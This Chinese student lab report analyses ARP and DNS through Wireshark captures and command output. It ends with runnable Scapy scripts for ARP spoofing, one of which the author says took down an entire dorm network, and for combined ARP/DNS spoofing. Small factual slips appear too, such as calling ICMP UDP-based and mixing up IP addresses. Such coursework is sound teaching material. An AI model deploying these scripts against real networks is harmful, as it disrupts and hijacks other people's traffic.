实验二 ARP 与 DNS 协议分析实验报告

组号：_____

姓名：_____ 学号：_____ 班级：_____

姓名：_____ 学号：_____ 班级：_____

一、 实验目的

分析 ARP 协议报文首部格式以及在同一网段内和不同网段间的解析过程，分析 DNS 协议的工作过程。

二、 实验内容

（1）利用校园网及云服务器搭建内网、外网环境；

（2）用 Wireshark 截获 ARP 报文，分析报文结构及 ARP 协议在同一网段和不同网段间的解析过程；


（3）用 Wireshark 截取 DNS 报文，分析 DNS 工作过程。

三、 实验环境与分组

每 2 名同学一组，以现有的校园网络环境及云服务器搭建内网、外网网络。

四、 实验网络拓扑皆否

按照实际网络情况绘制拓扑图。



五、 实验过程及结果分析

1. ARP 协议分析

（一）同一网段内 IP 的 ARP 协议分析：


步骤 1：在计算机终端的命令行窗口执行命令：

执行“arp –a”观察 arp 缓存；

执行“arp –d”命令清空 arp 缓存。

注：由于原始数据丢失，ARP 协议分析（一）同一网段内 IP 的 ARP 协议分析部分的内容使用宿舍局域网重做。因此本地 IP 为 192.168.31.233。

执行后结果如图



步骤 2：在计算机终端上运行 Wireshark 截获报文，在命令行窗口 ping 同一网段的另一设备地址。执行完后停止报文截获，筛选出相关的 arp 和 icmp 报文进行分析（源 IP 地址/MAC 地址、目的 IP 地址/MAC 地址等）。

ping 同网段的另一设备 192.168.31.76。

截获 ARP 报文如图。

No.	Time	Source	Destination	Protocol	Length	Info
16	2.476939	IntelCor_36:65:55	Broadcast	ARP	42	Who has 192.168.31.76? Tell 192.168.31.233
17	2.581375	02:75:c0:a0:c6:de	IntelCor_36:65:55	ARP	42	192.168.31.76 is at 02:75:c0:a0:c6:de
20	2.678442	02:75:c0:a0:c6:de	Broadcast	ARP	42	Who has 192.168.31.233? Tell 192.168.31.76
21	2.678464	IntelCor_36:65:55	02:75:c0:a0:c6:de	ARP	42	192.168.31.233 is at 94:e2:3c:36:65:55

第一条 ARP 报文源地址 IP 为 192.168.31.233、MAC 为 94:e2:3c:36:65:55，目地 MAC 为 ff:ff:ff:ff:ff:ff（广播），该报文在网段内广播请求。

192.168.31.76 发送应答报文，其 MAC 为 02:75:c0:a0:c6:de，目的 MAC 为 94:e2:3c:36:65:55，告知 192.168.31.233 其 MAC 地址。

ICMP（Internet Control Message Protocol），即互联网控制消息协议，它用于 TCP/IP 网络中发送控制消息，提供可能发生在通信环境中的各种问题反馈。其抓包如下所示。

No.	Time	Source	Destination	Protocol	Length	Info
18	2.581401	192.168.31.233	192.168.31.76	ICMP	74	Echo (ping) request id=0x0001, seq=598/22018, t
22	2.685119	192.168.31.76	192.168.31.233	ICMP	74	Echo (ping) reply id=0x0001, seq=598/22018, t
25	3.491960	192.168.31.233	192.168.31.76	ICMP	74	Echo (ping) request id=0x0001, seq=599/22274, t
27	3.602173	192.168.31.76	192.168.31.233	ICMP	74	Echo (ping) reply id=0x0001, seq=599/22274, t
30	4.498809	192.168.31.233	192.168.31.76	ICMP	74	Echo (ping) request id=0x0001, seq=600/22530, t
31	4.505890	192.168.31.76	192.168.31.233	ICMP	74	Echo (ping) reply id=0x0001, seq=600/22530, t
32	5.502850	192.168.31.233	192.168.31.76	ICMP	74	Echo (ping) request id=0x0001, seq=601/22786, t
33	5.556059	192.168.31.76	192.168.31.233	ICMP	74	Echo (ping) reply id=0x0001, seq=601/22786, t

可以看出，共有四组 Echo 请求、应答报文，这即源 IP 地址（192.168.0.233）对应向目的 IP（192.168.0.76）发出的四组数据包。可以看到，数据包均到达目的地址且目的地址向源地址顺利送返回应答。

步骤 3：在命令行窗口执行“arp –a”，记录结果。

结果如下图所示。可见 192.168.0.233 添加了对 192.168.0.76 的 ARP 记录，MAC 为 02:75:c0:a0:c6:de。

```
C:\Windows\system32>arp -a

接口: 192.168.31.233 --- 0x5
  Internet 地址         物理地址              类型
  192.168.31.1          d4-35-38-7d-cf-bd     动态
  192.168.31.76         02-75-c0-a0-c6-de     动态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.252.1 --- 0x16
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 172.28.16.1 --- 0x19
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态

接口: 192.168.77.1 --- 0x1c
  Internet 地址         物理地址              类型
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
```

（二）不同网段的 ARP 协议分析

步骤 1：在本地计算机和云服务器执行“arp –d”清空缓存，运行 Wireshark 捕获报文，在本地计算机 ping 云服务器地址。执行完后停止报文截获，筛选出相关的 arp 和 icmp 报文进行分析（arp 与 icmp 报文的顺序，报文源 IP 地址/MAC 地址、目的 IP 地址/MAC 地址及其对应的主机等）。

【如果网卡自动解析默认网关的 MAC 地址，可以删除默认网关设置，添加外网路由后再试。参考命令：route delete 0.0.0.0， route add 202.0.0.0 MASK 255.0.0.0 192.168.0.1】

抓得 ARP 包如下：

No.	Time	Source	Destination	Protocol	Length	Info
47	3.565421	DhTechno_e4:00:c9	Broadcast	ARP	42	Who has 192.168.0.1? Tell 192.168.0.73
48	3.565544	Micro-St_ae:3e:a6	DhTechno_e4:00:c9	ARP	60	192.168.0.1 is at 6c:62:6d:ae:3e:a6
66	4.886827	Elitegro_f3:b8:1e	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.168.0.16

步骤 2：执行“arp –a”命令，记录结果。

```
C:\Users\Administrator>ping 8.140.194.166

正在 Ping 8.140.194.166 具有 32 字节的数据:
来自 8.140.194.166 的回复: 字节=32 时间<1ms TTL=64
来自 8.140.194.166 的回复: 字节=32 时间<1ms TTL=64
来自 8.140.194.166 的回复: 字节=32 时间<1ms TTL=64
来自 8.140.194.166 的回复: 字节=32 时间<1ms TTL=64

8.140.194.166 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\Administrator>arp -a

接口: 192.168.0.72 --- 0xc
  Internet 地址         物理地址              类型
  192.168.0.1           6c-62-6d-ae-3e-a6     动态
  192.168.3.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
```

步骤 3：分析捕获的报文，选中第一条 ARP 请求报文和第一条应答报文，填写 2-1 表。

表 2-1 ARP 请求报文和应答报文的字段信息

字段	请求报文	应答报文
Ethernet II Dst:	ff:ff:ff:ff:ff:ff	00:e0:70:e4:00:c9
Ethernet II Src:	00:e0:70:e4:00:c9	6c:62:6d:ae:3e:a6
ARP Sender MAC address:	00:e0:70:e4:00:c9	6c:62:6d:ae:3e:a6

ARP Sender IP address:	192.168.0.73	192.168.0.1
ARP Target MAC address:	00:00:00:00:00:00	00:e0:70:e4:00:c9
ARP Target IP address:	192.168.0.1	192.168.0.73

分析捕获的报文，选中第一条 ICMP 请求报文和第一条应答报文，填写表 2-2。（对应主机填写本机、本地网关、服务器等）

表 2-2 ICMP 请求报文和应答报文的字段信息

字段	请求报文	对应主机	应答报文	对应主机
Ethernet II Src:	00:e0:70:e4:00:c9	本机	6c:62:6d:ae:3e:a6	本地网关
IP Src:	192.168.0.73	本机	8.140.194.166	服务器
Ethernet II Dst:	6c:62:6d:ae:3e:a6	本地网关	00:e0:70:e4:00:c9	本机
IP Dst:	8.140.194.166	服务器	192.168.0.73	本机

步骤 4：比较 ARP 协议在不同网段和相同网段内解析过程的异同。

在相同网段内，ARP 协议通过广播 ARP（ff:ff:ff:ff:ff:ff）请求查询目标主机的 MAC 地址。当主机 A 需要与主机 B 通信时，主机 A 会先查询自己的 ARP 缓存表中是否有主机 B 的 MAC 地址。若无，A 广播，请求所有其他主机响应并提供对应的 MAC 地址。主机 B 接收到 ARP 请求后，会向主机 A 单播 ARP 响应报文，包含自己的 MAC 地址。主机 A 收到 ARP 响应报文后，将主机 B 的 MAC 地址存储到自己的 ARP 缓存表中，并使用该 MAC 地址将数据包直接发送给主机 B。

不同网段之间的通信中，主机 A 无法直接通过广播查询到 B 的 MAC 地址而需要通过网关向 B 通信。因此 A 广播以查询网关 MAC 地址（这个过程同上），查到后将数据传给网关，由网关向外通信。

2. DNS 协议分析

（一）默认 DNS 域名解析

步骤 1：在命令窗口执行命令：

执行“ipconfig /displaydns”观察本地 DNS 缓存；

执行“ipconfig /flushdns”清除本地 DNS 缓存。

本机配置：默认 DNS 服务器地址 202.117.0.20。

当前 DNS 缓存如图 2.1.1 所示，后续已执行清除本地 DNS 缓存命令。




图 2.1.1

步骤 2：在计算机终端上运行 Wireshark 截获报文，浏览器访问域名（如 http://www.yahoo.com），网站打开后停止报文截获，观察分析 DNS 查询、回复报文分别包含哪些主要内容（UDP 还是 TCP、目的地址与本机默认 DNS 是否相同、源端口和目的端口、域名解析记录类型、解析出的 IP 地址等）。

其中 1~4 条目的内容见图 2.1.2，条目 5 的内容见图 2.1.3。

（1）DNS 使用 UDP，这使得 DNS 服务器负载更低，响应更快。

（2）目的地址 202.117.0.20 与本机默认 DNS 服务器地址 202.117.0.20 相同。

（3）源端口：49973，目的端口 53（以向 yahoo 发送的第一条 DNS 报文为准）。

（4）域名解析记录类型：A。

（5）解析出的 IP 地址：69.147.88.8、69.147.88.7。




图 2.1.2




图 2.1.3

（二）指定 DNS 域名解析

步骤 1：在命令窗口执行命令：

执行“ipconfig /displaydns”观察本地 DNS 缓存；

执行“ipconfig /flushdns”清除本地 DNS 缓存。

已按要求执行。

步骤 2：在计算机终端上运行 Wireshark 截获报文，在命令窗口执行指定 DNS 服务器解析域名命令（如 nslookup www.synlogictx.com 223.6.6.6），解析完毕后停止报文截获，观察分析 DNS 查询、回复报文分别包含哪些主要内容（UDP 还是 TCP、目的地址与本机默认 DNS 是否相同、源端口和目的端口、域名解析记录类型、解析出的 IP 地址等）。

终端反馈见图 2.2.1，抓包情况见图 2.2.2，1~4 条目的内容见图 2.2.3，条目 5 的内容见图 2.2.4。

（1）DNS 使用 UDP。

（2）目的地址为 223.6.6.6，系阿里的 DNS 服务器，与本机默认 DNS 服务器地址 202.117.0.20 不同。

（3）源端口：55702，目的端口 53。（以向 synlogictx 发送的第一条 A 记录查询为准）。

（4）域名解析记录类型：A。

（5）解析出的 IP 地址：104.154.180.169。

特别地，可以发现在抓到的 DNS 报文中（见图 2.2.2），还出现了 PTR 记录查询报文以及 AAAA 记录查询报文。

DNS PTR 记录用于反向 DNS 查找。反向 DNS 查找与一般 DNS 查询过程相反：它是一个以 IP 地址开始并查找域名的查询。作该查找的目的除查找 DNS 服务器域名外，可能还包括合法性判定。

DNS AAAA 记录是用来将域名解析到 IPv6 地址的 DNS 标记。此次抓包并没有返回相应地址，可能是该网站没有相应的 IPv6 地址。

```
C:\Users\Administrator>nslookup www.synlogictx.com 223.6.6.6
服务器:  public2.alidns.com
Address:  223.6.6.6

非权威应答:
名称:    www.synlogictx.com
Address:  104.154.180.169
```

图 2.2.1

No.	Time	Source	Destination	Protocol	Length	Info
65	3.457216	192.168.0.72	223.6.6.6	DNS	82	Standard query 0x0001 PTR 6.6.6.223.in-addr.arpa
66	3.458779	223.6.6.6	192.168.0.72	DNS	114	Standard query response 0x0001 PTR 6.6.6.223.in-a
67	3.459474	192.168.0.72	223.6.6.6	DNS	78	Standard query 0x0002 A www.synlogictx.com
68	3.460943	223.6.6.6	192.168.0.72	DNS	94	Standard query response 0x0002 A www.synlogictx.c
69	3.462185	192.168.0.72	223.6.6.6	DNS	78	Standard query 0x0003 AAAA www.synlogictx.com
70	3.463626	223.6.6.6	192.168.0.72	DNS	137	Standard query response 0x0003 AAAA www.synlogict

图 2.2.2

```
> Frame 67: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface \Device\NPF_{A2AB92
> Ethernet II, Src: DhTechno_e3:fe:17 (00:e0:70:e3:fe:17), Dst: Micro-St_ae:3e:a6 (6c:62:6d:ae:3e:a6)
> Internet Protocol Version 4, Src: 192.168.0.72, Dst: 223.6.6.6
> User Datagram Protocol, Src Port: 55703, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x0002
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    > www.synlogictx.com: type A, class IN
    [Response In: 68]
```

图 2.2.3

```
v Answers
  > www.synlogictx.com: type A, class IN, addr 104.154.180.169
[Request In: 67]
[Time: 0.001469000 seconds]
```

图 2.2.4

3. 互动讨论主题

（1） 发送方与接收方 ARP 与 ICMP 报文出现的次序成因

顺序依次为 ARP 报文、发送方 ICMP 报文、接收方 ICMP 报文。ICMP 是互联网控制消息协议，基于 UDP 传输，而要实现 UDP 的传输基于链路层的正确传输，因此只有 ARP 确定好 MAC 地址后 ICMP 报文才能发送。而发送方 ICMP 报文先出现而接收方 ICMP 报文后出现则是其同步关系决定的，即先请求再回复。

47	3.565421	DhTechno_e4:00:c9	Broadcast	ARP	42	Who has 192.168.0.1? Tell 192.168.0.73
48	3.565544	Micro-St_ae:3e:a6	DhTechno_e4:00:c9	ARP	60	192.168.0.1 is at 6c:62:6d:ae:3e:a6
49	3.565573	192.168.0.73	8.140.196.166	ICMP	74	Echo (ping) request id=0x0001, seq=17/4352
50	3.565782	8.140.196.166	192.168.0.73	ICMP	74	Echo (ping) reply id=0x0001, seq=17/4352

（2） ARP 的安全性问题

在局域网中，主机在发送数据时，需要知道目标主机的 MAC 地址才能正确传输数据。在 ARP 回复时，发送请求包的主机 A 并不会验证 ARP 回复包的

真实性，因此攻击者可以通过发送伪造的 ARP 应答包，将合法主机的 IP 地址与攻击者的 MAC 地址进行绑定，使网络中的其它主机将数据发送到攻击者而不是目标主机，从而达到窃取数据或拦截数据的目的。

（3）DNS 的欺骗带来的安全性问题

DNS 服务器将域名转换为 IP 地址，以便人们能够连接到网站。DNS 欺骗是一种计算机黑客攻击形式，黑客将错误的域名系统数据引入 DNS 解析器的缓存，导致域名服务器返回一个不正确的结果记录。

4. *进阶自设计

Scapy 是一个 Python 程序，它允许用户发送、嗅探、分析和伪造网络包。这种能力允许构建能够探测、扫描或攻击网络的工具。换句话说，Scapy 是一个强大的交互式包操作程序。它能够伪造或解码大量协议的数据包，在网络上发送它们，捕获它们，匹配请求和响应，等等。Scapy 可以轻松地处理大多数经典任务，如扫描、跟踪、探测、单元测试、攻击或网络发现。它可以代替 hping、arpsoof、arp-sk、arping、p0f 甚至 Nmap、tcpdump 和 tshark 的某些部分。

（1） 使用 scapy 在 Linux 下写程序来模拟完成一个简单的 ARP 欺骗。

编写的代码如下页所示，其中 arpAttack()用来作 ARP 欺骗。测试时，将宿舍网关（192.168.31.1）的 MAC 地址篡改为无效地址。arpAttack()可以攻击参数为 target_ip 的主机。特别地，使用 arpAllAttack()函数创建多个线程对网段内所有主机进行攻击，以瘫痪全部网络。经测试，本宿舍网络被全部瘫痪，可参见图 4.1.1。

```
<arp_cheat.py>

from scapy.all import *
import threading

def arpAttack(target_ip):

    # 定义目标 IP 地址和目标 MAC 地址
    #target_ip = "192.168.31.233"
    src_mac = "d4:35:38:7a:cf:00"   # MAC 地址篡改值
    target_getway = "192.168.31.1" #  网关地址

    # 构造 ARP 响应数据包
    arp_response = ARP(op = 2, pdst = target_ip, psrc = target_getway, hwsrc = src_mac)

    # 无限循环发送 ARP 响应数据包
    while True:
```

```
        send(arp_response)
        print(target_ip)
        #time.sleep(0.2)
    return

def arpAllAttack():
    n = 256
    threads = []
    for i in range(n + 1):
        ip = "192.168.31." + str(i)
        thread = threading.Thread(target = arpAttack, args = (ip,))
        threads.append(thread)
        thread.daemon = True #  开启守护线程，主进程死则线程终止
        thread.start()
    input() #  键盘输入即终止
    return

#arpAttack("192.168.31.233")
arpAllAttack()
```




图 4. 1. 1

（2） 使用 scapy 在 Linux 下写程序来模拟完成一个简单的 DNS 欺骗。完整的攻击实现工作量和难度都很大。为了降低难度，可以不实现中间人攻击，而是直接让受害者把 DNS 服务器修改为欺骗者的地址。

程序实现了简单的 DNS 欺骗。该程序通过 arpSpoof()函数以及 dnsSpoof()函数作相应的欺骗。具体而言，arpSpoof()使被攻击者的 DNS 服务器 MAC 地址篡改为本机，dnsSpoof()对 DNS 请求包回送应答，欺骗受害者使其域名解析为错误 IP。下面以示例说明：欺骗目标主机，篡改其 DNS 服务器 MAC 地址 src_mac = "94:E2:3C:36:65:55"，并通过虚假的 DNS 响应数据包 dns_response 将其域名解析为错误 IP = 20.205.243.166。详情参见图 4.2.1 以及图 4.2.2。

< dns_attack.py>

```
from scapy.all import *
import threading

def arpSpoof(target_ip):
    src_mac = "94:E2:3C:36:65:55"  # MAC 地址篡改值
    target_getway = "192.168.31.1" # DNS 服务器

    # 构造 ARP 响应数据包
    arp_response = ARP(op=2, pdst=target_ip, psrc = target_getway, hwsrc = src_mac)

    while True:
        send(arp_response, verbose=False)
        time.sleep(0.1)  # 每秒发送一次 ARP 响应

def dnsSpoof():
    # 创建嗅探器，监听网络上的 DNS 请求
    def dns_callback(packet): # 回调函数，会被 sniff()函数调用来处理每个捕获到的数据包
        if DNSQR in packet and packet[DNS].opcode == 0:  # DNS 请求
            print("DNS Request:", packet[DNSQR].qname)

            # 构造虚假的 DNS 响应数据包
dns_response = IP(dst=packet[IP].src,src=packet[IP].dst)/UDP(dport=packet[UDP].sport,
              sport=packet[UDP].dport)/DNS(id=packet[DNS].id,qr=1,ra=1,ancount=1,qd=packet[
              DNS].qd,an=DNSRR(rrname=packet[DNS].qd.name, type='A',rclass = 'IN',ttl=1000,
              rdata='20.205.243.166'))
            dns_response.FCfield = 2
            # 发送虚假的 DNS 响应
            print("DNS Respose:", dns_response[DNSQR].qname)
            send(dns_response)

    # 启动嗅探器
    sniff(prn=dns_callback, filter="udp and port 53 and src host 192.168.31.212", store=0)


def dnsDeceive():
    target_ip = "192.168.31.212"  # 替换为目标主机的 IP 地址

    # 启动 ARP 欺骗线程
    arp_thread = threading.Thread(target=arpSpoof, args=(target_ip,))
    arp_thread.start()
```

```
    # 启动 DNS 欺骗线程
    dns_thread = threading.Thread(target=dnsSpoof)
    dns_thread.start()

    arp_thread.join()  # 等待 ARP 欺骗线程终止（永远不会终止）
    dns_thread.join()  # 等待 DNS 欺骗线程终止（永远不会终止）

dnsDeceive()
```




图 4.2.1




图 4.2.2